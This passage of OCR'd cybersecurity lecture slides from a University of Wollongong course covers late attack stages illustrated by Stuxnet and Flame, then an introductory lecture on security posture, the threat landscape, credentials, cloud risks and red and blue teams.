  - This could include trade secrets, usernames, passwords, personally identifiable data, top-secret documents, and other types of data.
  - Attackers normally steal huge chunks of data in this stage.
  - Example of the data exfiltration
    - ✓ Ashley Madison (2015)
    - ✓ Yahoo (Happened in 2013, reported to the public in 2016)
    - ✓ LinkedIn (2016)
  - The hackers soon put the data on sale for any interested buyers.
  - The hackers could erase or modify the files stored in the compromised computers, systems, and servers

This slide is copyrighted. It must not be distributed without permission from UOW


Concluding the mission

- Sustainment
  - The hackers may decide to remain silent even after it exfiltrated all valuable information.
  - Attackers install malware, such as rootkit viruses to assure them of access to the victim's computers and systems whenever they want.
  - The victim's security tools are at this point ineffective at either detecting or stopping the attack from proceeding.
  - The attacker normally has multiple access points to the victims, such that even if one access point is closed, their access is not compromised.

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the mission

- Assault
  - ➢most feared stage of any cyber-attack.
  - ➢permanently **damage the data and software**, disable or alter the functioning of the victim's hardware.
  - ➢Stuxnet attacks on Iranian nuclear facility.
    - ✓The first recorded digital weapon to be used to wreak havoc on physical resources
    - ✓The nuclear station was not connected to the Internet. It is transmitted by USB thumb drive.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Stuxnet

- Stuxnet is one of the most famous examples of a targeted and government-sponsored cyber attack.
- Stuxnet is only a 500 KB computer worm. It infected the software of at least 14 industrial sites in Iran, including a uranium-enrichment plant.
- This computer worm was at first identified by the security company *VirusBlokAda* in mid-June 2010. The first variant of the worm appeared in June 2009.
- Its current name is derived from a combination of some keywords in the software (".stub" and "mrxnet.sys").
- Stuxnet known to be the first worm that attacks that destroy essential physical infrastructures.


This slide is copyrighted. It must not be distributed without permission from UOW

Stuxnet

- Stuxnet attacks a target system in three phases
  - First, it targeted Microsoft Windows machines and networks, repeatedly replicating itself.
    - ✓ Spread through USB thumb drive, then it uses four zero-day vulnerabilities for the propagation.
  - Then, it sought out Siemens Step7 software, which is also Windows-based and used to program industrial control systems that operate equipment (e.g., centrifuges).
    - ✓ Stuxnet infects project files belonging to Siemens' WinCC/PCS 7 control software.
    - ✓ It intercepts communications between the WinCC software running under Windows and the target Siemens PLC devices
  - Finally, it compromised the programmable logic controllers (PLC) .
    - ✓ The target is specific - Siemens S7-300 system and its associated modules.

This slide is copyrighted. It must not be distributed without permission from UOW

How Stuxnet worked



1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.


3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

Source: https://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

How Stuxnet worked



4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.

5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy
Meanwhile, it provides false feed-back to outside controllers, ensur-ing that they won't know what's going wrong until it's too late to do anything about it.

Source: https://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Flame

- Flame is known as a precursor to Stuxnet. It is highly linked to Stuxnet and known to be developed by the same hacking group.
- Flame was 20 MB in total, or some 40 times as big as Stuxnet.
- Flame is a cybersurveillance tool. Its purpose was merely to spy on people.
- Spread over USB sticks, it could infect printers shared over the same network.
- Once Flame had compromised a machine, it could stealthily search for keywords on top-secret PDF files, then make and transmit a summary of the document—all without being detected.

This slide is copyrighted. It must not be distributed without permission from UOW

Flame

- Flame is a very sophisticated worm.
  - Data's sent off in smaller chunks: Flame didn't simply transmit the information it harvested all at once to its command-and-control server, because network managers might notice that sudden outflow.
  - Flame could exchange data with any Bluetooth-enabled device: the attackers could steal information or install other malware not only within Bluetooth's standard 30-meter range but also farther out (about 2km) using *Bluetooth rifle*.
  - One of the propagation technique is Windows 7 update: A user would think she was simply downloading a legitimate patch from Microsoft, only to install Flame instead.

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the mission

- Obfuscation
  - The attackers cover their tracks.
  - They use various techniques to confuse, deter, or divert the forensic investigation process.
- There are a few techniques to obfuscation:
  - Hackers at times attack outdated servers in small businesses or public schools and then laterally move to attack other servers or targets.
  - Hackers also can use a free Wi-fi, which is generally not highly protected.
  - Dynamic code obfuscation: This prevents detection from signature-based antivirus and firewall programs.

This slide is copyrighted. It must not be distributed without permission from UOW

CSIT302 Cybersecurity

Day 1-1 – Security Posture

Subject Coordinator: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Lecturer:
  - Dr Partha Sarathi Roy
    - ✓ Lecturer at SCIT, UOW
    - ✓ Email: partha@uow.edu.au
- Associate Lecturers
  - Mr Lim Min Han
  - Mr Chua Zongfu

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Lectures
  - ➢ Lecture notes and recorded lectures will be available from Moodle. (Warning: There could be last-minute changes before the actual lecture.)
- Workshop (Tutorial)
  - ➢ Important to attend. There are quizzes in weeks 2, 4 and 7 (tentative).
- Textbook
  - ✓ Y. Diogenes and E. Ozkaya, Cybersecurity – Attack and Defense Strategies, Packt Publishing, 2018, ISBN 978-78847-529-7

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Assessments
  - 3 Quizzes
    - ✓ Taken during tutorial classes on weeks 2, 4 and 7 (tentative)
    - ✓ Total 30% (10% per each)
  - Assignment
    - ✓ Assignment will be either written reports or programs (or combined).
    - ✓ Total 20%
  - Final
    - ✓ Technical failure: below 40 out of 100
    - ✓ Total 50%

This slide is copyrighted. It must not be distributed without permission from UOW

What is Cybersecurity?

- Cybersecurity (Definition by E. Lewis)
  - *A set of technologies, practices and processes that are created and designed to safeguard programs, network systems that connect computers, software and virtual data against any invasion or an attempt to damage.*
  - Many definitions exist. (No definition is perfect.)
  - Cybersecurity is a broad area of security that encompasses
    - ✓ Computer security
    - ✓ Network security
    - ✓ Software/hardware security and etc.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

What is Cybersecurity?

- Cyberattacks
  - The reason why we need cybersecurity.
  - They are malicious activities happening in the cyberspace.
  - Cybersecurity diminishes the risk of cyberattacks and protects individuals and organizations from any kind of unauthorized exploitation of data, network systems and technologies.

This slide is copyrighted. It must not be distributed without permission from UOW

What is Cybersecurity?

- The investment in cybersecurity is *crucial* for successful businesses.
  - ➢It moved from *nice-to-have* to *must-have*.
  - ➢Failure in cybersecurity results in irrevocable damage or even bankruptcy.

Facebook–Cambridge Analytica data scandal was revealed.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

What is Cybersecurity?

- British Airways faces record £183m (AUD 330m) fine for data (customers credit cards) breach.
  - Breach happened in June 2018 (and revealed in September 2018).
  - This is about 350 times higher than the fine imposed on Facebook (previous record high) over the Cambridge-Analytica scandal.
  - The first fine imposed to the company under the EU's new **GDPR (General Data Protection Regulation)** law.
- Also, many incident reported regarding to Cryptocurrency.
  - Multiple coin exchange companies were bankrupted due to (cyber-)security breaches.
    - ✓ MtGox - 70% of bitcoins were traded in MtGox before the breach. It lost 850,000 bitcoins and bankrupted (2014).
    - ✓ The South Korean exchange Youbit shut down and filed for bankruptcy after being hacked twice (2017).
    - ✓ Japan's Coincheck was hacked and more than USD 500m-worth of digital currency stolen (2018).

This slide is copyrighted. It must not be distributed without permission from UOW

What is Cybersecurity

- Data breaches in Australia, e.g.,
  - In September 2022, Australian telecommunications giant Optus suffered data breach, affecting up to 10 million customers.
  - In December 2022, Medibank, the Australian health insurance giant, was the victim of a major data breach, affecting the personal details of 9.7 million customers.

medibank

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Goals of Cybersecurity

- Secrecy
  - The effect of mechanisms used to limit the number of principals who can access information, such as cryptography and access control.
- Confidentiality
  - An obligation to protect some other person's or organisation's secrets if you know them.
- Privacy
  - Privacy is the ability and/or right to protect your personal information and extends to the ability and/or right to prevent invasions of your personal space.

This slide is copyrighted. It must not be distributed without permission from UOW

Goals of Cybersecurity

- Caution
  - The above definitions are from Ross Anderson, who is an eminent cybersecurity researcher.
  - The terms can have different meaning in different discipline. For example, “confidentiality” is often used to refer to “secrecy” in cryptography.
  - Typically, privacy is secrecy for the benefit of the individual while confidentiality is secrecy for the benefit of the organisation.

This slide is copyrighted. It must not be distributed without permission from UOW


Security Posture

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Security Posture

- *Achieving the goals of cybersecurity leads to* ***enhancing the security posture*** *of the organisation*.
- Solidifying protection system for organization's security is not enough.
- Detection and response must be aligned to enhance overall security posture.
  - ➢Enhancing detection systems to quickly identify an attack.
  - ➢Enhancing the effectiveness of the response process to reduce the time between infection and containment.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


The Current Threat Landscape

- The threat landscape is continuously expanding as many organisations allow working flexibility such as remote access or **BYOD**:
- Remote Access
  - The number of remote workers is growing. (e.g., Forty-three percent of employed Americans already work remotely in 2016). It means they use their own infrastructure to access the company's resources.
  - COVID-19 forced a huge experiment in our ability to work remotely. By May 2020, in response to the COVID-19 pandemic, 46% of NSW workers were working from home.
- Bring Your Own Device (BYOD)
  - There is a growth in the number of companies allowing BYOD in the workplace.
  - Most of the failures in the BYOD scenario usually happen because of poor planning and network architecture, which lead to an insecure implementation.

This slide is copyrighted. It must not be distributed without permission from UOW

The Current Threat Landscape

- For entry points for the end user based on connectivity to be consider:
  1) Between On-premises and Cloud
  2) Between BYOD devices and Cloud
  3) Between On-premises and BYOD
  4) Between Cloud and Personal devices



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Current Threat Landscape

- Many companies are adopting cloud computing:
  - **Infrastructure as a service** (**IaaS**) provides scalable and automated computing resources for accessing and monitoring computers, networking, storage and other services.
    - ✓ Ex) AWS Elastic Computing (EC2), Microsoft Azure, Google Compute Engine
  - **Platform as a service (PaaS)** provides developers with an entire environment for the development and deployment of apps in the cloud.
    - ✓ Ex) AWS Elastic Beanstalk, Microsoft Azure, Heroku
  - **Software as a service** (**SaaS**) is a software delivery model in which software is licensed on a subscription basis and is centrally hosted through cloud.
    - ✓ Ex) Microsoft Office365, Google Docs, Dropbox

This slide is copyrighted. It must not be distributed without permission from UOW

The Current Threat Landscape

- Caution with IaaS
  - When an organization decides to extend their on-premise infrastructure with a cloud provider to use IaaS, *the company needs to evaluate the threats for this connection and the countermeasure for these threats through a risk assessment*.
  - A similar caution must be exercised for PaaS.

This slide is copyrighted. It must not be distributed without permission from UOW


The Current Threat Landscape

- Caution with SaaS
  - ➢ A personal device has no direct connectivity with on-premise resources. However, if this device is compromised, the user could potentially compromise the company's data in the following situations:
    - ✓ Opening a corporate email from this device;
    - ✓ Accessing corporate SaaS applications from this device;
    - ✓ If the user uses the same password for his/her personal email and his corporate account, this could lead to account compromise through brute force or password guessing.
- Security awareness training:
  - ➢ Having technical security controls is important to mitigate some of these threats against the end user, but the main protection is conducting **security awareness training**.

This slide is copyrighted. It must not be distributed without permission from UOW

The Credential

- A user's identity is the new perimeter. Stealing credentials is the preferred attack vector of cybercriminal.
- Credential theft could be a first step of the attack to get an opportunity to escalate privileges to a domain administrator.
- Company must focus on *authentication* and *authorization* of users and their access rights.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Credential

- **MFA** (Multi Factor Authentication):
  - Using multi factors for the authentication. For examples, Australian electronic government (my.gov.au) requires ID/Password + One-time password. One-time password is delivered through a registered mobile number after a user is authenticated by ID/Password.
  - Other factors which can be used for the authentication are biometric information such as finger prints, Irises, face recognitions and voices.
- Continuous monitoring:
  - *Continuous monitoring* (*continuous authentication*) is a new technology that uses a person's behaviour to continuously verify their identity throughout a session — not just at the entry login point.

This slide is copyrighted. It must not be distributed without permission from UOW


Applications (Apps)

- Applications are the entry points for users to *consume data and transmit, process or store information onto the system.*
- Security consideration taken to those apps:
  - Apps developed in-house: Measures should be taken to ensure that the apps are using a secure framework throughout the software development lifecycle.
  - Apps that users are paying for as a service: The vendor's security and compliance policy should be checked carefully to verify whether your company's security and compliance requirements are met.

This slide is copyrighted. It must not be distributed without permission from UOW

Applications (Apps)

- Personal apps on BYOD: Every user has their own sets of apps in their own device. Users are consuming many apps that may not be secure.
- ***Shadow IT***: Systems developed by individual departments other than the central IT department. They don't give IT managers the visibility they need to know how employees are using them.
  - ➢ Sometimes it gives us efficiency but security breaches happen frequently. → "You can't protect something you don't know you have."



CLOUD ADOPTION PRACTICES & PRIORITIES SURVEY REPORT (CSA, Jan. 2015)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Examples of Threats and Countermeasures

- Examples of threats and countermeasures for the data:

State	Description	Threats	Countermeasures
Data at rest on the user's device	The data is located on the user's device.	Unauthorized or malicious process could read or modify the data	Data encryption: File level or disk encryption
Data in transit	The data is being transferred from one host to another.	A man-in-the-middle attack could read, modify, or hijack the data	SSL/TLS with valid certificates
Data at rest on-premise or cloud	The data is located at rest either on the server's hard drive located on-premise or in the cloud.	Unauthorized or malicious process could read or modify the data	Data encryption: File level or disk encryption

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Challenges

- The top causes for the costliest data breaches in an order:
  1. Malware (viruses and Trojans)
  2. Lack of diligence and untrained employees
  3. Phishing and social engineering
  4. Targeted attack
  5. Ransomware
  6. Government-sponsored attack

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Challenges

- *Top three* (1, 2, 3)
  - The real problem with them is that they are usually correlated to *human error.* Everything may start with a phishing email that uses **social engineering** to lead the employee to click on a link that may download a virus, malware, or Trojan.
    → Human are considered as the weakest link in cybersecurity.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Challenges

- *Targeted attack* (4)
  - The attacker has a **specific target** in mind when he/she starts to create a plan of attack. During this initial phase, the attacker will spend a lot of time and resources to perform public *reconnaissance* to obtain the necessary information to carry out the attack.
  - Another attribute for the targeted attack is the **longevity**, or the amount of time that they maintain persistent access to the target's network. The intent is to continue moving laterally across the network, compromising different systems until the goal is reached.

This slide is copyrighted. It must not be distributed without permission from UOW


Cybersecurity Challenges

- *Ransomware* (5)
  - In May 2017, the world was shocked by the biggest ransomware attack in history, called Wannacry.
  - Wannacry infected more than 400,000 machines across the globe, which is a gigantic number, never seen before in this type of attack.
  - This ransomware exploited a known Windows SMBv1 vulnerability (EternalBlue) that had a patch released in March 2017 (59 days prior to the attack). → It shows that companies across the world are still failing to implement an effective vulnerability management program.

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Challenges

- *Government-sponsored cyber attacks* (*data as a weapon)* (6)
  - The intent is to steal information that can be used against the hacked party.
  - The private sector should not ignore these signs.
  - Organizations start to invest more in threat intelligence, machine learning, and analytics to protect their assets.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Red and Blue Team

- The original concept of **the Red and Blue Team** was introduced a long time ago during World War I. The general idea was to demonstrate the effectiveness of an attack through *simulations*.
- In the cybersecurity field, the adoption of the Red and Blue Team approach also helped organizations to keep their assets more secure.
- The **Red Team** will perform an *attack* and penetrate the environment by trying to breakthrough the current security controls, also known as penetration testing.
- The **Blue Team** needs to ensure that the assets are *secure* and in case the Red Team finds a vulnerability and exploits it, they need to rapidly remediate and document it as part of the lessons learned.

This slide is copyrighted. It must not be distributed without permission from UOW

